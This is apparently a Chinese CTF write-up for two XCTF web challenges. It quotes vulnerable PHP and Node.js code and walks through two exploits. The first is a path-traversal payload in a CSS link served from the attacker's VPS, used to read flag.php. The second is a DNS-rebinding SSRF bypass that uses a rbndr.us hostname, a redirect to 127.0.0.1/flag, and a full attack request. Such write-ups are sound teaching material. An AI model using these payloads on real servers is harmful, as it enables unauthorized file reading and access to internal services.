华为第二天xctf

babyphp

`根据提示 我们可以在github上搜索html代码`

源代码

这里我将主要的代码进行保留

```php
<?php
$url = isset($_REQUEST['url'])?$_REQUEST['url']:null;
function getHtmlContext($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, TRUE);    //表示需要response header
    curl_setopt($ch, CURLOPT_NOBODY, FALSE); //表示需要response body
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
    curl_setopt($ch, CURLOPT_TIMEOUT, 120);
    $result = curl_exec($ch);
  global $header;
  if($result){
       $headerSize = curl_getinfo($ch, CURLINFO_HEADER_SIZE);
       $header = explode("\r\n",substr($result, 0, $headerSize));
       $body = substr($result, $headerSize);
  }
    if (curl_getinfo($ch, CURLINFO_HTTP_CODE) == '200') {
        return $body;
        #如果主机解析值是200就返回主机
    }
    if (curl_getinfo($ch, CURLINFO_HTTP_CODE) == '302') {
    $location = getHeader("Location");
    if(strpos(getHeader("Location"),'http://') == false){
      $location = getHost($url).$location;
    }
        return getHtmlContext($location);
    }
    return NULL;
}

function getHost($url){
    preg_match("/^(http:\/\/)?([^\/]+)/i",$url, $matches);
    return $matches[0];
    #返回主机，不需要有http匹配，因为正则表达式后面有?
}
function getCss($host,$html){
    preg_match_all("/<link[\s\S]*?href=['\"](.*?[.]css.*?)[\"'][\s\S]*?
>/i",$html, $matches);
    foreach($matches[1] as $v){
        #是满足正则表达式的匹配的情况下 匹配第二部分也就是(.*?[.]css.*?)[\"']
[\s\S]*?>
    $cssurl = $v;
        if(strpos($v,'http://') == false){#没有找到
```


```php
        $cssurl = $host."/".$v;
              #主机于$v进行和在一起
      }
      $csshtml = "<style>".file_get_contents($cssurl)."</style>";
      $html .= $csshtml;
    }
    return $html;
}

if($url != null){
      $host = getHost($url);
      #返回解析的主机
      echo getCss($host,getHtmlContext($url));
}
?>
```


分析了一下代码发现中间不需要有http协议，因为主机解析的时候也可以不需要http协议，那么我们就可以通过构造file_get_contents()函数不认识的协议去目录穿越读文件

```
exp:
<link href="../../.css/../../../var/www/html/flag.php">
#将exp放在自己的vps上进行利用
```

这里就不详细分析了下面是调试的照片



然后打过去就OK



注意去了原来的参数，原因看下面的代码结构

```php
if(isset($_POST['startip'])&&isset($_POST['endip'])&&isset($_POST['port'])&&isset($_POST['timeout'])){ ···
}
/*内网代理代码*/
function getHtmlContext($url){ ···
}

function getHost($url){ ···
}
function getCss($host,$html){ ···
}

if($url != null){
    $host = getHost($url);
    echo getCss($host,getHtmlContext($url));
}
?>
//<link href="../../../abc.css?/../../../var/www/html/flag.php" rel="abc">
```

cloudstorage

考察点nodejs DNS Rebinding Bypass SSRF

> 自己是跟着三之师傅的wp复现的，当时没有看。

下载源代码在app.js文件里面有信息

```
//app.js
app.get('/flag', function(req, res){//通过访问flag页面路由
    if (req.ip === '127.0.0.1') {//ip地址为127.0.0.1
        res.status(200).send(env.parsed.flag)//就会打印flag
    } else res.status(403).end('not so simple');
});
```

思路就非常清楚，通过访问/flag

在docker.js里面查看到配置文件

```
const env = require('dotenv').config();
const docker = {
    'ip' : env.parsed.ip || '121.37.175.154',//ip
    'port' : env.parsed.port || '8000',
    'host' : env.parsed.host || 'cloudstorage.xctf.org.cn'
}
exports.docker = docker
```

然后分析代码看看哪里可以进行控制参数

```
//panel.js
//控制：req.body.fileurl参数并且通过check()函数去处理
app.post('/admin', (req, res) => {
        if ( !req.body.fileurl || !check(req.body.fileurl) ) {
            res.end("Invalid file link")
            return
        }
        let file = req.body.fileurl;
        //dont DOS attack, i will sleep before request
        cp.execSync('sleep 5')

        let options = {url : file, timeout : 3000}
        request.get(options ,(error, httpResponse, body) => {
            if (!error) {
```

```
                res.set({"Content-Type" : "text/html; charset=utf-8"})
                res.render("check", {"body" : body})
            } else {
                res.end( JSON.stringify({"code" : "-1", "message" :
error.toString()}) )
            }
        });
    })
```

这里会接收一个post参数`fileurl`，然后通过check函数进行解析，成功就进行`request.get`发起请求，然后返回信息。而获得flag必须要使用`127.0.0.1`ip去访问。使用就需要绕过check函数。

```
//util.js
const cp = require('child_process')
const ip = require('ip')
const url = require('url');
const {docker} = require("./docker.js")
const checkip = function (value) {
    let pattern = /^\d{1,3}(\.\d{1,3}){3}$/;//检测ip是不是合格的
    if (!pattern.exec(value))
        return false;
    let ary = value.split('.');
    for(let key in ary)
    {
        if (parseInt(ary[key]) > 255)
            return false;
    }
    return true ;
}

const dnslookup = function(s) {//检测dns
    if (typeof(s) == 'string' && !s.match(/[^\w-.]/)) {
        let query = '';
        try {
            query = JSON.parse(cp.execSync(`curl http://ip-
api.com/json/${s}`)).query
        } catch (e) {
            return 'wrong'
        }
        return checkip(query) ? query : 'wrong'
    } else return 'wrong'
}

const check = function(s) {
    if (!typeof (s) == 'string' || !s.match(/^http\:\/\//))//以http://开头
        return false

    let blacklist = ['wrong', '127.', 'local', '@', 'flag']//定义黑名单
    let host, port, dns;

    host = url.parse(s).hostname//解析主机
    port = url.parse(s).port//端口
    if ( host == null || port == null)
        return false
    dns = dnslookup(host);//进行dnlookup解析
    if ( ip.isPrivate(dns) || dns != docker.ip ||
['80','8080'].includes(port) )
```

```
        //保证dns解析的地址ip是dokcer.ip
        //保证ip不能是80 8080
        return false

    for (let i = 0; i < blacklist.length; i++)
    {
        let regex = new RegExp(blacklist[i], 'i');
        try {
            if (ip.fromLong(s.replace(/[^\d]/g,'').substr(0,10)).match(regex))
                return false
        } catch (e) {}
        if (s.match(regex))
            return false
    }
    return true
}

exports.check = check
```

针对 `fileurl` 的检查流程是由三个函数所组成的，主要检查的内容如下：

1. 检查是否是字符串类型，是否以 `http://` 开头
2. 使用 `url.parse` 获取 `hostname` 和 `port` ，其中一个都不能为 `null`
3. 调用 `curl http://ip-api.com/json/${s}` 获取域名的DNS最终的解析地址，dns地址必须为 `docker.ip` 。(这个地址是题目中已经定义好了的一个ip地址)
4. `port` 不能是 `80` 或者 `8080` 端口
5. 整个url中不能有包含 `['wrong', '127.', 'local', '@', 'flag']`

这ban了好多可用的东西，但是我们可以进行DNS Rebinding Bypass SSRF来进行利用。

大概就是我们将我们的需要的ip(hack.ip and docker.ip)绑定到一个域名上，设置`ttl`值。设置非常短(=1)。

dns服务器就不会进行缓存，而这里代码是进行了俩次请求。也就是

```
传统SSRF过滤器的方式大致是以下几个步骤：
（1）    获取到输入的URL，从该URL中提取host
（2）    对该host进行DNS解析，获取到解析的IP
（3）    检测该IP是否是合法的，比如是否是私有IP等
（4）    如果IP检测为合法的，则进入curl的阶段发包
乍一看，这种过滤方式似乎没有什么问题。
我们从DNS解析的角度看，该检测方式一共有两次，第一次是步骤2中对该host进行DNS解析，第二次是使用CURL发包的时候进行解析。这两次DNS解析是有时间差的，我们可以使用这个时间差进行绕过。
```

使用如果我们在一个域名上绑定俩个ip，可能存在第一次解析之前的ip(docker.ip),而第二次是内网的ip，这里也就是我们控制的(hack.ip)。然后我们在在自己的(hack.ip)上开一个apache服务重定向都127.0.0.1/flag

[rbndr.us.dns.rebinding 工具]

进行绑定A,B记录到一个域名

This page will help to generate a hostname for use with testing for dns rebinding vulnerabilities in software.

To use this page, enter two ip addresses you would like to switch between. The hostname generated will resolve randomly to one of the addresses specified with a very low ttl.

All source code available here.

A [redacted] B 121.37.175.154

[redacted]3.7925af9a.rbndr.us

然后我们通过dns进行工具去解析看一看

DNS查询

A类型 | 2f62a313.7925af9a.rbndr.us | 检 测

选填:如果要针对固定DNS服务器可填此项(限IP地址) *(选填)


DNS所在地	响应IP	TTL值
青海[电信]	-	-
山东[联通]	-	-
湖南[联通]	[redacted][浙江省杭州市 阿里云]	1
山西[教育网]	-	-
台湾中华电信[海外]	121.37.175.154 [上海市 华为云]	1

发现成功在一次解析中解析了2个ip而这个是存在可能性

那么接下来我们就在自己的vps上开一个81端口重定向到127.0.0.1/flag

```
root@iZbp1aovfjqdgqvjl2au7iZ:~# docker exec -it 94 bash
root@94f9cd970af5:/var/www/html# ls
index.php
root@94f9cd970af5:/var/www/html# cat index.php
<?php header('Location:http://127.0.0.1/flag');?>
root@94f9cd970af5:/var/www/html#
```

然后打过去存在随机性



```
POST /admin HTTP/1.1
Host: cloudstorage.xctf.org.cn:8015
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
auth=s%3AJb7_1QMivtoH3zIBgHU76j2MJTZq_ugI.vX2XOScxAjbVoadofnMfqQ8L2nN6h%2
FuLBwj7VeM3cSY
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-None-Match: W/"ee3-MZCFoDQKZJA65j0VME216iq7SEI"
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

fileurl=http://2f62a313.7925af9a.rbndr.us:81
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 286
ETag: W/"11e-stS3/WAglj6KZXqYf7ktPygwwlc"
Date: Thu, 24 Dec 2020 05:40:20 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>file check</title>
</head>
<body>
<font color='#f08080'>Hello dear, here is the file, you can check it as text
without downloading</font><br><br><br><br>
flag{a39e49dc7841a5f7ebd6fbb96fed8341}
</body>
</html>
```

DNS Rebinding技术绕过SSRF/代理IP限制